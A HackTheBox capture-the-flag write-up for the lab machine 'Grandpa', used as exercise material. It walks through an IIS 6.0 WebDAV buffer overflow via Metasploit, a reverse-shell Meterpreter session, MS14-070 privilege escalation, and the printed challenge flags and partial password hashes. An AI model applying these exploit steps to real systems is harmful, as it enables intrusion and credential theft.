[HackTheBox] Grandpa

Date: 04/Nov/2019
Categories: oscp, htb, windows
Tags: `exploit_iis_webdav`, `privesc_windows_ms14_070`
InfoCard:

Overview

This is a writeup for HTB VM `Grandpa`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:



Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Nov  4 15:43:14 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/xml/_quick_tcp_nmap.xml 10.10.10.14
Nmap scan report for 10.10.10.14
Host is up, received user-set (0.057s latency).
Scanned at 2019-11-04 15:43:15 PST for 23s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   WebDAV type: Unkown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_  Server Date: Mon, 04 Nov 2019 23:43:43 GMT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov  4 15:43:38 2019 -- 1 IP address (1 host up) scanned in 23.46 seconds
```

2. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.grandpa # ss microsoft iis 6.0
------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                 |  Path
                                                                               | (/usr/share/exploitdb/)
------------------------------------------------------------------------------- ----------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure | exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service            | exploits/windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow          | exploits/windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                         | exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) | exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service                      | exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                       | exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                       | exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)                   | exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)                     | exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow          | exploits/windows/remote/41738.py
------------------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.grandpa #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports:

```
80/tcp  |  http  |  Microsoft IIS httpd 6.0
```

Phase #2: Exploitation

1. We decide to use the Metasploit `windows/iis/iis_webdav_scstoragepathfromurl` exploit and it successully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST          10.10.10.14      yes       The target address
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86


msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Figure 3: writeup.exploitation.steps.1.1

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (179779 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.14:1031) at 2019-11-04 16:14:40 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

Figure 4: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
ntauth/network@GRANPA> id
NT AUTHORITY\NETWORK SERVICE
ntauth/network@GRANPA>
ntauth/network@GRANPA> uname
Computer        : GRANPA
```

```
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
ntauth/network@GRANPA>
ntauth/network@GRANPA> ifconfig
Ethernet adapter Local Area Connection:
 Connection-specific DNS Suffix  . :
 IP Address. . . . . . . . . . . . : 10.10.10.14
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 10.10.10.2
ntauth/network@GRANPA>
ntauth/network@GRANPA> users
Administrator
Harry
```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcdata.exe` and migrate to it:

```
meterpreter > migrate 2260
[*] Migrating from 3432 to 2260...
[*] Migration completed successfully.
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 5: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          3                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 39 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 6: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms14_070_tcpip_ioctl` module worked and provided an elevated session:

```
msf exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > exploit

[*] Started reverse TCP handler on 192.168.92.183:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 7: writeup.privesc.steps.3.1

```
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
meterpreter > shell
Process 3752 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.10.10.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

C:\WINDOWS\system32>
```

Figure 8: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
cat "C:\Documents and Settings\Harry\Desktop\user.txt"
cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"
bdff5ec67c3cff017f2bedc146a5d869meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
9359e905a2c35f861f6a57cecf28bb7bmeterpreter >
meterpreter >
```

Figure 9: writeup.privesc.steps.4.1

Loot

Hashes

```
Administrator:500:0a70918d669baeb307012642393148ab:34dec8a1db14cdde2a.................
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.................
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.................
Harry:1008:93c50499355883d1441208923e8628e6:031f5563e0ac4ba538e.................
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.................
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.................
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e..................
```

Flags

```
C:\Documents and Settings\Harry\Desktop\user.txt: bdff5ec67c3cff01.................
C:\Documents and Settings\Administrator\Desktop\root.txt: 9359e905a2c35f..................
```

References

[+] https://www.hackthebox.eu/home/machines/profile/13